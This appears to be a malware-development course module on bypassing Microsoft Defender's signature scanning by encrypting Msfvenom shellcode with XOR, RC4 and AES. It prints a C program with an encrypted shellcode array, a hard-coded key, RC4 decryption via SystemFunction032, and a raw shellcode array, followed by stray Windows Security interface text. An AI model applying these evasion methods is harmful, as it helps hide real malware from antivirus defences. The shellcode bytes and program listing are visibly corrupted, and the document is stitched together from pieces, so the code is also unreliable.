

Evading Microsoft Defender Static Analysis

Introduction

This module provides an example using XOR, RC4, and AES encryption algorithms to bypass Microsoft Defender's static analysis engine. At this point of the modules, the payload is not being executed, rather it's simply being printed to the console. Therefore, this module will be focusing specifically on static/signature evasion.


Code Samples

There are 4 code samples available for download that this module uses. Each of the code samples is using a Msfvenom shellcode.

1. Raw Shellcode - Detected by Defender
2. XOR Encrypted Shellcode - Evades Defender successfully
3. AES Encrypted Shellcode - Evades Defender successfully
4. RC4 Encrypted Shellcode - Evades Defender successfully

The sections below show the binaries being executed and Microsoft Defender's response. Recall that Microsoft Defender has a pre-configured exclusion for the `C:\Users\MalDevUser\Desktop\Module-Code` folder.

Raw Shellcode



EncShellcode.c

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0x04, 0xF9, 0xA0, 0xE0, 0x90, 0x4E, 0xE7, 0x7B, 0xFA, 0xCE, 0x9E, 0x9B, 0xEE, 0xE5, 0xB6, 0x8D,
0xD4, 0xA6, 0x9F, 0xD3, 0xD4, 0xB0, 0xE2, 0x47, 0x5E, 0x12, 0x47, 0xCF, 0xF6, 0xA4, 0xF5, 0x67,
0xF7, 0xE0, 0x63, 0x62, 0xF0, 0xEF, 0x62, 0x2E, 0x5D, 0x59, 0x77, 0x2D, 0xE4, 0xF5, 0x1E, 0x8B,
0x72, 0xC1, 0x15, 0x2A, 0x16, 0xE3, 0x42, 0xC8, 0xF7, 0xB2, 0x6F, 0xCB, 0x82, 0x70, 0x08, 0x3A,
0xAC, 0xDD, 0xB8, 0x0C, 0xAE, 0x12, 0x70, 0xB8, 0xDF, 0x66, 0xAC, 0x26, 0xD2, 0x31, 0x6C, 0xFA,
0x13, 0xD3, 0xCC, 0xB7, 0x9E, 0xDC, 0xC3, 0x91, 0x95, 0xA3, 0x12, 0x45, 0x71, 0x51, 0xB9, 0x8B,
0x34, 0x32, 0x64, 0x95, 0x4C, 0xD9, 0x35, 0x42, 0xA3, 0x99, 0xB2, 0x4A, 0x9E, 0x12, 0xC9, 0xF6 };

unsigned char key[] = {
    0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F
};

int main() {
    // printing the address of our shellcode
    printf("[i] shellcode : %x\n", EncShellcode);
    printf("[#] Press <Enter> To Decrypt ...");
    getchar();

    // decryption:
    if (!Rc4EncryptionViaSystemFunc032(key, EncShellcode, sizeof(key), sizeof(EncShellcode))) {
        //failed
        return -1;
    }
    // printing
    unsigned char Shellcode[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
        0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x26, 0x20, 0x41, 0xC1, 0xC0, 0x00, 0x41, 0x01, 0xC1, 0xE2, 0xED,
        0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0xB1, 0xD0, 0x8B, 0x80, 0x80,
        0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0xB1, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
        0x8B, 0x40, 0x20, 0x49, 0xB1, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x8B, 0x48,
        0xB1, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x80, 0x41, 0xB1, 0xC1,
        0x3B, 0xE0, 0x75, 0xF1, 0x4C, 0xB3, 0x4C, 0x24, 0x8B, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
        0xB0, 0x40, 0x24, 0x49, 0xB1, 0xD0, 0x66, 0x41, 0xB0, 0x0C, 0x48, 0x44, 0xB8, 0x40, 0x1C, 0x49,
        0xB1, 0xD0, 0x41, 0xB8, 0xB4, 0xB8, 0x48, 0xB1, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
        0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0x00, 0x58, 0x41,
        0x50, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0xB1, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0xB1, 0xB1, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
        0x6F, 0x87, 0xFF, 0xD5, 0xB8, 0xE0, 0x1D, 0x2A, 0xB0, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
        0xD5, 0x48, 0xB3, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0xB0, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xB8, 0x47,
        0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0xB9, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00 };

    [#] Press <Enter> To Quit ...
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Windows Security

Virus & threat protection

View and update Virus & threat protection Antivirus.

Home

Virus & threat protection

Account protection

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Device security

Device performance & health

Family options

Protection history

Real-time protection

Locates and stops malware from installing. You can turn off this setting for a short time if needed.

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On

Automatic sample submission

Send sample files to Microsoft to help protect others. We'll prompt you if the sample contains personal information.

On

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On